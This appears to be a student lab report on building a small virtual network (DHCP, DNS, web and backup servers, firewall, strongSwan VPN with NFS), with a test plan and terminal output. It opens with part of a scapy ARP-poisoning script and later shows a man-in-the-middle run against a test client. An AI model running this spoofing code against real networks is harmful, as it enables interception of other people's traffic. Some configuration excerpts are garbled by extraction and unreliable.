# Resolve MAC addresses
print("[*] Resolving MAC addresses...")
target_ip = "192.168.1.10" # Victim's IP
gateway_ip = "192.168.1.254" # Gateway's IP
print("[*] Target MAC: (%s)" % (get_mac(target_ip)))
print("[*] Gateway MAC: (%s)" % (get_mac(gateway_ip)))

# Start ARP poisoning
packets = 0
try:
    print("[*] Starting ARP poisoning. Press CTRL-C to stop...")
    while True:
        spoof(target_ip, gateway_ip, target_mac) # Spoof the victim (think attacker is the gateway)
        spoof(gateway_ip, target_ip, gateway_mac) # Spoof the gateway (gateway thinks attacker is the victim)
        packets += 2
        print("[*] Packets sent (%d)" % packets)
except KeyboardInterrupt:
    print("[*] Stopping ARP poisoning...")

# Restore ARP table entries to their original state
restoration_ip = "192.168.1.10"
source_ip = "192.168.1.254"
packet = scapy.ARP(op=2, pdst=restoration_ip, hwdst=gateway_mac, psrc=source_ip, hwsrc=source_mac)
scapy.send(packet, count=4, verbose=False)
```

sudo python3 arp_spoof.py

7.VM8, VM9

Vpn server

Vpn client


```
sudo apt update
```

```
sudo apt install strongswan strongswan-pki
```

```
sudo apt install nfs-kernel-server
```

```
sudo nano /etc(exports
```

```
/shared_directory 192.168.1.42(rw,sync,no_subtree_check
```



```
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GNU nano 2.9.3          /etc(exports
Modified

/srv/nfs/share 192.168.1.42(rw,sync,no_subtree_check)
# /etc(exports: the access control list for filesystems which may be exported
#           to NFS clients. See exports(5).

# Example for NFSv2 and NFSv3:
# /srv/homes    hostname(ro,rw,sync,no_subtree_check) hostname(ro,rw,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4     gss/krb5((rw,sync,fsl=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes gss/krb5l((rw,sync,no_subtree_check)
#
```

```
sudo mkdir -p /shared_directory
```

```
sudo chmod 777 /shared_directory
```

```
sudo systemctl restart nfs-kernel-server
```

```
sudo nano /etc/ipsec.conf
```

```
config setup
```

```
charondebug="ike 2, knl 2, cfg 2"
```

```
conn vpn
```


```
left=192.168.1.41
```

```
right=192.168.1.42
```

```
rightsubnet=192.168.1.42/32
```

```
authby=secret
```

```
auto=start
```




```
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GNU nano 2.9.3          /etc/ipsec.conf
Modified

config setup
charondebug="ike 2, knl 2, cfg 2"

conn vpn
left=192.168.1.41
right=192.168.1.42
rightsubnet=192.168.1.42/32
authby=secret
auto=add
```

```
sudo nano /etc/ipsec.secrets
```

```
192.168.1.41 192.168.1.42 : PSK "your_shared_key"
```



```
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GNU nano 2.9.3          /etc/ipsec.secrets
Modified

192.168.1.41 192.168.1.42 : PSK "your_shared_key"
```

```
sudo systemctl restart strongswan
```

```
sudo ufw enable
```

```
sudo ufw allow 500/udp
```

```
sudo ufw allow 4500/udp
```

```
sudo ufw allow from 192.168.1.42 to any port
nfs
```

```
sudo ufw reload
```

```
sudo ipsec up vpn
```

```
sudo ipsec status
```

```
sudo apt update
```

```
sudo apt install strongswan strongswan-pki
```

```
sudo apt install nfs-common
```

```
sudo mkdir -p /mnt
```

```
sudo mount -t nfs 192.168.1.41:/srv/nfs/share
/mnt
```

```
sudo nano /etc/fstab
```

```
192.168.1.41:/shared_directory /mnt nfs defaults 0 0
```



```
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GNU nano 2.9.3          /etc/fstab
Modified

192.168.1.41:/shared_directory /mnt nfs defaults 0 0
# /etc/fstab: static file system information.

# Use 'blkid' to print the universally unique identifier for a
# device; this may be used with UUID as a more robust way to name devices
# that works even if disks are added and removed. See fstab(5).

#    <type>  <options>       <dump>  <pass>
# / was on /dev/sda1 during installation
UUID=84e62d27-805f-442e-aaaa-62a8f0ef4bc3 /          ext4  errors=remount-ro 0      1
/swapfile          none        swap    sw             0      0
```

```
sudo nano /etc/ipsec.conf
```

```
config setup
```

```
charondebug="ike 2, knl 2, cfg 2"
```

```
conn vpn
```


```
left=192.168.1.42
```

```
right=192.168.1.41
```

```
rightsubnet=192.168.1.41/32
```

```
authby=secret
```

```
auto=start
```




```
File Edit View Search Terminal Help
GNU nano 2.9.3          /etc/ipsec.conf
Modified

config setup
charondebug="ike 2, knl 2, cfg 2"

conn vpn
left=192.168.1.42
right=192.168.1.41
rightsubnet=192.168.1.41/32
authby=secret
auto=add
```

```
sudo nano /etc/ipsec.secrets
```

```
192.168.1.42 192.168.1.41 : PSK "your_shared_key"
```



```
File Edit View Search Terminal Help
GNU nano 2.9.3          /etc/ipsec.secrets
Modified

192.168.1.42 192.168.1.41 : PSK "your_shared_key"
```

```
sudo systemctl restart strongswan
```

```
sudo ufw enable
```

```
sudo ufw allow 500/udp
```

```
sudo ufw allow 4500/udp
```

```
sudo ufw reload
```

```
sudo ipsec up vpn
```

```
sudo ipsec status
```

Test plan:

1.DHCP, Master DNS, Webserver

DHCP:

- Configure VM7 (test client) to request an IP address dynamically using DHCP.
- VM7 should obtain an IP address dynamically from VM1 (DHCP server).

Webserver:

- On VM7 (test client), use Firefox to browse 172.16.204.110 (IP of VM3, which runs the webserver). (If VM did not have GUI try `curl www.bostonstartup.com`)
- VM7 should display the webpage hosted by VM3 (webserver) or HTML code if you're not using GUI.

DNS:

- On VM7 (test client), use Firefox to browse www.bostonstartup.com. (If VM did not have GUI try `curl www.bostonstartup.com`)
- VM1 (DNS server) should resolve www.bostonstartup.com to 172.16.204.110, and VM7 should display the webpage hosted by VM3 (webserver). (IN terminal it will show you the HTML document)

2. Slave DNS

- Setup: Shut down the DNS service on VM1 (master DNS).
 - VM2 (slave DNS) should take over DNS services.
 - On VM7 (client), using Firefox to browse www.bostonstartup.com, VM2 should resolve the domain to 172.16.204.110 (IP of VM3).

3.Backup Server

- Setup: Shut down the webserver service on VM3.
 - VM7 (client) using Firefox to browse www.bostonstartup.com should be directed to 172.16.204.12 (VM4, backup server).
 - VM1 (master DNS) should resolve www.bostonstartup.com to 172.16.204.12.

4. Firewall

- Set VM6's static IP to 172.16.204.60 (outside the allowed subnet range).
- Attempt to curl the www.bostonstartup.com in VM6 terminal
- VM3 (firewall) should block VM6's access to the webserver.

5.VPN tunnel

- VM5(vpn server) and VM6(vpn client) set up vpn tunnel, VM5 create txt file in /srv/nfs/share , and VM6 should see the same txt file in it's /mnt (ls -l /mnt/).

Test results:

1.DHCP, Master DNS, Webserver

```
[test-backup-server@test-backup-server:~$ ping6 www.bostonstartup.com
PING www.bostonstartup.com (fd00:0:0:10::110) 56 data bytes
64 bytes from fd00:0:0:10::110: icmp_seq=1 ttl=64 time=1.49 ms
64 bytes from fd00:0:0:10::110: icmp_seq=2 ttl=64 time=0.760 ms
64 bytes from fd00:0:0:10::110: icmp_seq=3 ttl=64 time=1.46 ms
64 bytes from fd00:0:0:10::110: icmp_seq=4 ttl=64 time=1.19 ms
64 bytes from fd00:0:0:10::110: icmp_seq=5 ttl=64 time=1.88 ms
^C
--- www.bostonstartup.com ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4068ms
rtt min/avg/max/mdev = 0.760/1.356/1.883/0.370 ms

● isc-dhcp-server.service - ISC DHCP IPv4 server
   Loaded: loaded (/usr/lib/systemd/system/isc-dhcp-server.service; enabled; preset: enabled)
   Active: active (running) since Mon 2024-12-02 01:43:58 UTC; 21min ago
     Docs: man:dhcpd(8)
 Main PID: 1208 (dhcpd)
    Tasks: 1 (limit: 4550)
   Memory: 5.8M (peak: 6.3M)
      CPU: 67ms
     CGroup: /system.slice/isc-dhcp-server.service
             └─1208 dhcpd -user dhcpd -group dhcpd -f -4 -pf /run/dhcp-server/dhcpd.pid -cf /etc/dhcp/dhc

Dec 02 02:02:39 dnsmaster-dhcp-server dhcpd[1208]: DHCPREQUEST for 172.16.204.104 from 00:0c:29:4e:77:c2 >
Dec 02 02:02:39 dnsmaster-dhcp-server dhcpd[1208]: DHCPACK on 172.16.204.104 to 00:0c:29:4e:77:c2 (webser>
Dec 02 02:03:38 dnsmaster-dhcp-server dhcpd[1208]: DHCPDISCOVER from 00:0c:29:6a:4b:ff (dnsmaster-dhcp-se>
Dec 02 02:03:39 dnsmaster-dhcp-server dhcpd[1208]: DHCPOFFER on 172.16.204.100 to 00:0c:29:6a:4b:ff (dnsm>
Dec 02 02:03:53 dnsmaster-dhcp-server dhcpd[1208]: DHCPDISCOVER from 00:0c:29:df:81:e3 via ens160
Dec 02 02:03:54 dnsmaster-dhcp-server dhcpd[1208]: DHCPOFFER on 172.16.204.102 to 00:0c:29:df:81:e3 (test>
Dec 02 02:03:54 dnsmaster-dhcp-server dhcpd[1208]: DHCPREQUEST for 172.16.204.102 (172.16.204.10) from 00>
Dec 02 02:03:54 dnsmaster-dhcp-server dhcpd[1208]: DHCPACK on 172.16.204.102 to 00:0c:29:df:81:e3 (test->
Dec 02 02:04:43 dnsmaster-dhcp-server dhcpd[1208]: DHCPDISCOVER from 00:0c:29:6a:4b:ff (dnsmaster-dhcp-se>
Dec 02 02:04:44 dnsmaster-dhcp-server dhcpd[1208]: DHCPOFFER on 172.16.204.100 to 00:0c:29:6a:4b:ff (dnsm>

Last login: Mon Dec 2 01:41:31 2024 from 172.16.204.1
test-client@test-client:~$ sudo dhclient -v
[sudo] password for test-client:
Internet Systems Consortium DHCP Client 4.4.3-P1
Copyright 2004-2022 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/

Listening on LPF/ens160/00:0c:29:df:81:e3
Sending on  LPF/ens160/00:0c:29:df:81:e3
Sending on  Socket/fallback
xid: warning: no netdev with useable HWADDR found for seed's uniqueness enforcement
xid: rand init seed (0x67321488) built using gethostid
DHCPDISCOVER on ens160 to 255.255.255.255 port 67 interval 3 (xid=0x1a4e546c)
DHCPOFFER of 172.16.204.102 from 172.16.204.10
DHCPREQUEST for 172.16.204.102 on ens160 to 255.255.255.255 port 67 (xid=0x6c544e1a)
DHCPACK of 172.16.204.102 from 172.16.204.10 (xid=0x1a4e546c)
Setting LLNR support level "yes" for "2", but the global support level is "no".
bound to 172.16.204.102 -- renewal in 232 seconds.
```

```
[test-client@test-client:~$ sudo dhclient -6 -v
[[sudo] password for test-client:
[Internet Systems Consortium DHCP Client 4.4.3-P1
[Copyright 2004-2022 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/

Listening on Socket/ens160
Sending on  Socket/ens160
xid: warning: no netdev with useable HWADDR found for seed's uniqueness enforcement
xid: rand init seed (0x67324ceb) built using gethostid
PRC: Confirming active lease (INIT-REBOOT).
XMT: Forming Confirm, 0 ms elapsed.
XMT: X-- IA_NA 29:df:81:e3
XMT: | X-- Confirm Address fd00:0:0:10::200
XMT: V IA_NA appended.
XMT: Confirm on ens160, interval 1070ms.
XMT: Forming Confirm, 1070 ms elapsed.
XMT: X-- IA_NA 29:df:81:e3
XMT: | X-- Confirm Address fd00:0:0:10::200
XMT: V IA_NA appended.
XMT: Confirm on ens160, interval 2220ms.
XMT: Forming Confirm, 3290 ms elapsed.
XMT: X-- IA_NA 29:df:81:e3
XMT: | X-- Confirm Address fd00:0:0:10::200
XMT: V IA_NA appended.
XMT: Confirm on ens160, interval 3980ms.
XMT: Forming Confirm, 7280 ms elapsed.
XMT: X-- IA_NA 29:df:81:e3
XMT: | X-- Confirm Address fd00:0:0:10::200
XMT: V IA_NA appended.
XMT: Confirm on ens160, interval 2730ms.
Max retransmission duration exceeded.
PRC: Bound to lease 00:01:00:01:2e:dd:6d:3b:00:0c:29:6a:4b:ff.
Setting LLMNR support level "yes" for "2", but the global support level is "no".
```

```
dnsmaster-dhcp-server@dnsmaster-dhcp-server:~$ sudo systemctl status isc-dhcp-server6
● isc-dhcp-server6.service - ISC DHCP IPv6 server
   Loaded: loaded (/usr/lib/systemd/system/isc-dhcp-server6.service; enabled; preset: enabled)
   Active: active (running) since Mon 2024-12-02 03:38:40 UTC; 2h 27min ago
     Docs: man:dhcpd(8)
 Main PID: 1241 (dhcpd)
    Tasks: 1 (limit: 4550)
      Memory: 3.0M (peak: 3.2M)
        CPU: 32ms
       CGroup: /system.slice/isc-dhcp-server6.service
           └─1241 dhcpd -user dhcpd -group dhcpd -f -6 -pf /run/dhcp-server6/dhcpd6.pid -cf /etc/dhcp/dhcpd6.conf

Dec  02 03:38:40 dnsmaster-dhcp-server dhcpd[1241]: Wrote 1 NA, 0 TA, 0 PD leases to lease file.
Dec  02 03:38:40 dnsmaster-dhcp-server sh[1241]: Bound to *:547
Dec  02 03:38:40 dnsmaster-dhcp-server sh[1241]: Listening on Socket/5/ens160/fd00:0:0:10::/64
Dec  02 03:38:40 dnsmaster-dhcp-server sh[1241]: Sending on  Socket/5/ens160/fd00:0:0:10::/64
Dec  02 03:38:40 dnsmaster-dhcp-server sh[1241]: Can't create PID file /run/dhcp-server6/dhcpd6.pid: Permission denied.
Dec  02 03:38:40 dnsmaster-dhcp-server dhcpd[1241]: Bound to *:547
Dec  02 03:38:40 dnsmaster-dhcp-server dhcpd[1241]: Listening on Socket/5/ens160/fd00:0:0:10::/64
Dec  02 03:38:40 dnsmaster-dhcp-server dhcpd[1241]: Sending on  Socket/5/ens160/fd00:0:0:10::/64
Dec  02 03:38:40 dnsmaster-dhcp-server dhcpd[1241]: Can't create PID file /run/dhcp-server6/dhcpd6.pid: Permission denied.
Dec  02 03:38:40 dnsmaster-dhcp-server dhcpd[1241]: Server starting service.
```

DNS look up

```
test-client@test-client:~$ curl www.bostonstartup.com
<html>
  <head>
    <title>Welcome to bostonstartup.com!!!</title>
  </head>
  <body>
    <h1>Team Members: You Li, Rohith Datla, Cheng-Yu Chang</h1>
  </body>
</html>
```

2. Slave DNS

3. Backup Server

```
[test-backup-server@test-backup-server:~$ sudo ls /backup/webserver
[sudo] password for test-backup-server:
webserver_backup_2024-12-02_05:25:31.zip webserver_backup_2024-12-02_20:31:16.zip
```

```

adding: backtmp/webserver_backup_2024-12-02_20:31:16/apache_configs/mods-available/authz_owner.load (deflated 24%)
adding: backtmp/webserver_backup_2024-12-02_20:31:16/apache_configs/mods-available/ldap.load (deflated 18%)
adding: backtmp/webserver_backup_2024-12-02_20:31:16/apache_configs/mods-available/dump.io.load (deflated 20%)
adding: backtmp/webserver_backup_2024-12-02_20:31:16/apache_configs/mods-available/proxy_ftp.conf (deflated 5%)
adding: backtmp/webserver_backup_2024-12-02_20:31:16/apache_configs/mods-available/authn_fcgi.load (deflated 24%)
adding: backtmp/webserver_backup_2024-12-02_20:31:16/apache_configs/mods-available/remoteip.load (deflated 22%)
adding: backtmp/webserver_backup_2024-12-02_20:31:16/apache_configs/mods-available/expires.load (deflated 21%)
adding: backtmp/webserver_backup_2024-12-02_20:31:16/apache_configs/mods-available/proxy_fdpass.load (deflated 25%)
adding: backtmp/webserver_backup_2024-12-02_20:31:16/apache_configs/mods-available/auth_digest.load (deflated 22%)
adding: backtmp/webserver_backup_2024-12-02_20:31:16/apache_configs/mods-available/headers.load (deflated 21%)
adding: backtmp/webserver_backup_2024-12-02_20:31:16/apache_configs/mods-available/dav_fs.load (deflated 19%)
adding: backtmp/webserver_backup_2024-12-02_20:31:16/apache_configs/mods-available/authz_host.load (deflated 23%)
adding: backtmp/webserver_backup_2024-12-02_20:31:16/apache_configs/mods-available/proxy_connect.load (deflated 25%)
adding: backtmp/webserver_backup_2024-12-02_20:31:16/apache_configs/mods-available/ssl.load (deflated 15%)
adding: backtmp/webserver_backup_2024-12-02_20:31:16/apache_configs/mods-available/socache_memcache.load (deflated 36%)
adding: backtmp/webserver_backup_2024-12-02_20:31:16/apache_configs/mods-available/proxy_http2.load (deflated 26%)
adding: backtmp/webserver_backup_2024-12-02_20:31:16/apache_configs/mods-available/cgi.load (deflated 17%)
adding: backtmp/webserver_backup_2024-12-02_20:31:16/apache_configs/mods-available/proxy_html.conf (deflated 57%)
adding: backtmp/webserver_backup_2024-12-02_20:31:16/apache_configs/mods-available/ext_filter.load (deflated 24%)
adding: backtmp/webserver_backup_2024-12-02_20:31:16/apache_configs/mods-available/mime.conf (deflated 62%)
adding: backtmp/webserver_backup_2024-12-02_20:31:16/apache_configs/mods-available/ssl.conf (deflated 52%)
adding: backtmp/webserver_backup_2024-12-02_20:31:16/apache_configs/mods-available/cache_disk.load (deflated 26%)
adding: backtmp/webserver_backup_2024-12-02_20:31:16/apache_configs/mods-available/proxy_uwsgi.load (deflated 24%)
adding: backtmp/webserver_backup_2024-12-02_20:31:16/apache_configs/mods-available/authn_anon.load (deflated 24%)
adding: backtmp/webserver_backup_2024-12-02_20:31:16/apache_configs/mods-available/session.load (deflated 21%)
adding: backtmp/webserver_backup_2024-12-02_20:31:16/apache_configs/mods-available/info.conf (deflated 33%)
adding: backtmp/webserver_backup_2024-12-02_20:31:16/apache_configs/mods-available/cern_meta.load (deflated 23%)
adding: backtmp/webserver_backup_2024-12-02_20:31:16/apache_configs/mods-available/authz_user.load (deflated 23%)
adding: backtmp/webserver_backup_2024-12-02_20:31:16/apache_configs/mods-available/requiresyntax.conf (deflated 51%)
adding: backtmp/webserver_backup_2024-12-02_20:31:16/apache_configs/mods-available/proxy_ajp.load (deflated 23%)
adding: backtmp/webserver_backup_2024-12-02_20:31:16/apache_configs/mods-available/proxy_http.load (deflated 24%)
adding: backtmp/webserver_backup_2024-12-02_20:31:16/apache_configs/mods-available/dav.load (deflated 27%)
adding: backtmp/webserver_backup_2024-12-02_20:31:16/apache_configs/mods-available/alias.conf (deflated 46%)
adding: backtmp/webserver_backup_2024-12-02_20:31:16/apache_configs/mods-available/cgid.load (deflated 18%)
adding: backtmp/webserver_backup_2024-12-02_20:31:16/apache_configs/mods-available/request.load (deflated 21%)
adding: backtmp/webserver_backup_2024-12-02_20:31:16/apache_configs/mods-available/dav_fs.conf (deflated 5%)
adding: backtmp/webserver_backup_2024-12-02_20:31:16/apache_configs/mods-available/log_forensic.load (deflated 25%)
adding: backtmp/webserver_backup_2024-12-02_20:31:16/apache_configs/mods-available/host_alias.load (deflated 24%)
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adding: backtmp/webserver_backup_2024-12-02_20:31:16/apache_configs/mods-available/brotli.load (deflated 20%)
adding: backtmp/webserver_backup_2024-12-02_20:31:16/apache_configs/mods-available/sed.load (deflated 17%)
adding: backtmp/webserver_backup_2024-12-02_20:31:16/apache_configs/sites-available/ (stored 0%)
adding: backtmp/webserver_backup_2024-12-02_20:31:16/apache_configs/sites-available/bostonstartup.com.conf (deflated 33%)
adding: backtmp/webserver_backup_2024-12-02_20:31:16/apache_configs/sites-available/000-default.conf (deflated 46%)
adding: backtmp/webserver_backup_2024-12-02_20:31:16/apache_configs/sites-available/default-ssl.conf (deflated 59%)
adding: backtmp/webserver_backup_2024-12-02_20:31:16/web_files/ (stored 0%)
adding: backtmp/webserver_backup_2024-12-02_20:31:16/web_files/bostonstartup.com (stored 0%)
adding: backtmp/webserver_backup_2024-12-02_20:31:16/web_files/bostonstartup.com/html (stored 0%)
adding: backtmp/webserver_backup_2024-12-02_20:31:16/web_files/html/ (stored 0%)
adding: backtmp/webserver_backup_2024-12-02_20:31:16/web_files/html/index.html (deflated 71%)
adding: backtmp/webserver_backup_2024-12-02_20:31:16/web_files/html/index.html (deflated 71%)

sending incremental file list
webserver_backup_2024-12-02_20:31:16.zip

sent 44,089 bytes received 35 bytes 4,644.63 bytes/sec
total size is 112,887 speedup is 2.56
Web server backup completed successfully on Mon Dec 2 20:31:27 UTC 2024
backup-server@backup-server:~$
```

4. Firewall

```

[web_server@webserver:~$ sudo ufw status verbose
Status: active
Logging: on (low)
Default: deny (incoming), allow (outgoing), disabled (routed)
New profiles: skip
```

To	Action	From
--	-----	-----
Anywhere	DENY IN	172.16.204.60
80	ALLOW IN	172.16.204.0/24
443	ALLOW IN	172.16.204.0/24
22	ALLOW IN	172.16.204.0/24
Anywhere (v6)	DENY IN	fd00:0:0:10::60
Anywhere (v6)	DENY IN	fd00::10:20c:29ff:fea:5a66
22	ALLOW IN	fd00:0:0:10::/64
80	ALLOW IN	fd00:0:0:10::/64
443	ALLOW IN	fd00:0:0:10::/64

```

[attacker@attacker:~$ ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:fa:5a:66 brd ff:ff:ff:ff:ff:ff
    altnet enp2s0
    inet 172.16.204.60/24 brd 172.16.204.255 scope global ens160
        valid_lft forever preferred_lft forever
    inet6 fd00::10:20c:29ff:fefafa:5a66/64 scope global dynamic mngtmpaddr noprefixroute
        valid_lft 86381sec preferred_lft 14381sec
    inet6 fd00:0:0:10::60/64 scope global
        valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fefafa:5a66/64 scope link
        valid_lft forever preferred_lft forever
[attacker@attacker:~$ curl http://www.bostonstartup.com
curl: (28) Failed to connect to www.bostonstartup.com port 80 after 133242 ms: Couldn't connect to server

```

5. MITM:

Python Script running

```

[attacker@attacker:~$ sudo python3 mitm.py
[*] Resolving MAC addresses...
Target MAC: 00:0c:29:df:81:e3
Gateway MAC: 00:50:56:f6:b6:75
[*] Starting ARP poisoning. Press CTRL+C to stop...
[+] Packets sent: 104

```

Before attack

```

test-client@test-client:~$ arp -a
ns1.bostonstartup.com (172.16.204.10) at 00:0c:29:6a:4b:ff [ether] on ens160
_gateway (172.16.204.2) at 00:50:56:f6:b6:75 [ether] on ens160
? (172.16.204.60) at 00:0c:29:fa:5a:66 [ether] on ens160
? (172.16.204.1) at 6e:b1:33:1a:47:65 [ether] on ens160

```

During attack

```

test-client@test-client:~$ ping 172.16.204.2
PING 172.16.204.2 (172.16.204.2) 56(84) bytes of data.
From 172.16.204.60: icmp_seq=1 Redirect Host(New nexthop: 172.16.204.2)
64 bytes from 172.16.204.2: icmp_seq=1 ttl=127 time=3.07 ms
From 172.16.204.60: icmp_seq=2 Redirect Host(New nexthop: 172.16.204.2)
64 bytes from 172.16.204.2: icmp_seq=2 ttl=127 time=4.25 ms
From 172.16.204.60: icmp_seq=3 Redirect Host(New nexthop: 172.16.204.2)
64 bytes from 172.16.204.2: icmp_seq=3 ttl=127 time=4.69 ms
From 172.16.204.60: icmp_seq=4 Redirect Host(New nexthop: 172.16.204.2)
64 bytes from 172.16.204.2: icmp_seq=4 ttl=127 time=1.85 ms
From 172.16.204.60: icmp_seq=5 Redirect Host(New nexthop: 172.16.204.2)
64 bytes from 172.16.204.2: icmp_seq=5 ttl=127 time=2.50 ms
^C
--- 172.16.204.2 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4018ms
rtt min/avg/max/mdev = 1.852/3.272/4.693/1.061 ms
test-client@test-client:~$ 
test-client@test-client:~$ 
test-client@test-client:~$ arp -a
ns1.bostonstartup.com (172.16.204.10) at 00:0c:29:6a:4b:ff [ether] on ens160
_gateway (172.16.204.2) at 00:0c:29:fa:5a:66 [ether] on ens160
? (172.16.204.60) at 00:0c:29:fa:5a:66 [ether] on ens160
? (172.16.204.1) at 6e:b1:33:1a:47:65 [ether] on ens160


```

Note: - You can see during the poisoning mac address of gateway is same as attacker's mac address

After attack

```
test-client@test-client:~$ arp -a
ns1.bostonstartup.com (172.16.204.10) at 00:0c:29:6a:4b:ff [ether] on ens160
_gateway (172.16.204.2) at 00:50:56:f6:b6:75 [ether] on ens160
? (172.16.204.60) at 00:0c:29:fa:5a:66 [ether] on ens160
? (172.16.204.1) at 6e:b1:33:1a:47:65 [ether] on ens160
(goes back to normal)
```

5.VPN tunnel



The image shows two terminal windows side-by-side. The left window is titled 'vm4@vm5:/srv/nfs/share' and the right window is titled 'vm8@vm8:/mnt'. Both windows show command-line output related to network interfaces and file operations.

